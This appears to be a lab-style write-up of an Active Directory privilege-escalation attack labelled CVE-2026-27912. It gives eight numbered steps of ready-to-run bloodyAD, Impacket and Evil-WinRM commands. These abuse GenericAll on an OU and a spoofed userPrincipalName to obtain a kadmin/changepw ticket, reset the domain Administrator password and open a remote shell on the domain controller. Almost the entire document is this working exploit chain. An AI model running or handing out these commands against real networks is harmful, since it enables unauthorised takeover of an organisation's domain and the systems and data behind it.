Reset Nightmare CVE-2026-27912


User s.miller have GenericAll to OU Linux Users
Step 1 – We Create a New Computer Account in the Linux Users OU
We use BloodyAD with the credentials of s.miller to create the new computer account WS42$ inside the Linux Users OU.
bloodyAD --host 10.0.1.5 \
  -d blackriver.local \
  -u s.miller \
  -p 'steven2006' \
  add computer WS42 'Password_42' \
  --ou 'OU=Linux Users,DC=blackriver,DC=local'
Step 2 – We Modify the Computer Account’s User Principal Name
We use BloodyAD to modify the userPrincipalName attribute of the WS42$ computer account and set it to Administrator.
bloodyAD --host 10.0.1.5 \
  -d blackriver.local \
  -u s.miller \
  -p 'steven2006' \
  set object 'WS42$' userPrincipalName \
  -v Administrator
Step 3 – We Request a Kerberos Password-Change Ticket
We use Impacket getTGT.py with the NT_ENTERPRISE principal type to request a Kerberos ticket for the kadmin/changepw service using the modified Administrator principal.
getTGT.py \
  -dc-ip 10.0.1.5 \
  -service kadmin/changepw \
  -principalType NT_ENTERPRISE \
  'blackriver.local/Administrator:Password_42'
Step 4 – We Remove the User Principal Name from the Computer Account
We use BloodyAD to clear the userPrincipalName attribute from the WS42$ computer account, removing the previously assigned value.
bloodyAD --host 10.0.1.5 \
  -d blackriver.local \
  -u s.miller \
  -p 'steven2006' \
set object 'WS42$' userPrincipalName 
Step 5 – We Change the Administrator Password Using the Kerberos Ticket
We use the previously obtained Administrator.ccache Kerberos ticket with Impacket changepasswd.py to change the Administrator account password through the kpasswd protocol.
KRB5CCNAME=Administrator.ccache changepasswd.py \
  -protocol kpasswd \
  -k \
  -no-pass \
  -dc-ip dc01.blackriver.local \
  -newpass 'pa$$w0rd23' \
  blackriver.local/Administrator@dc01.blackriver.local
Step 6 – We Verify Our Administrator Access
We use BloodyAD with the newly set Administrator credentials to verify that we can successfully authenticate to the domain as BLACKRIVER\Administrator.
bloodyAD -H dc01.blackriver.local \
  -d blackriver.local \
  -u Administrator \
  -p 'pa$$w0rd23' \
  msldap whoamiraw
Step 7 – We Obtain and Verify a Fresh Administrator Kerberos Ticket
We set Administrator.ccache as our Kerberos credential cache, request a fresh TGT for the Administrator account using kinit, and verify the resulting ticket with klist.
export KRB5CCNAME=Administrator.ccache
kinit Administrator@BLACKRIVER.LOCAL

klist
Step 8 – We Connect to the Domain Controller via WinRM
We use Evil-WinRM with our Kerberos authentication context to establish a remote session on DC01.
evil-winrm -i dc01.blackriver.local -r 'blackriver.local'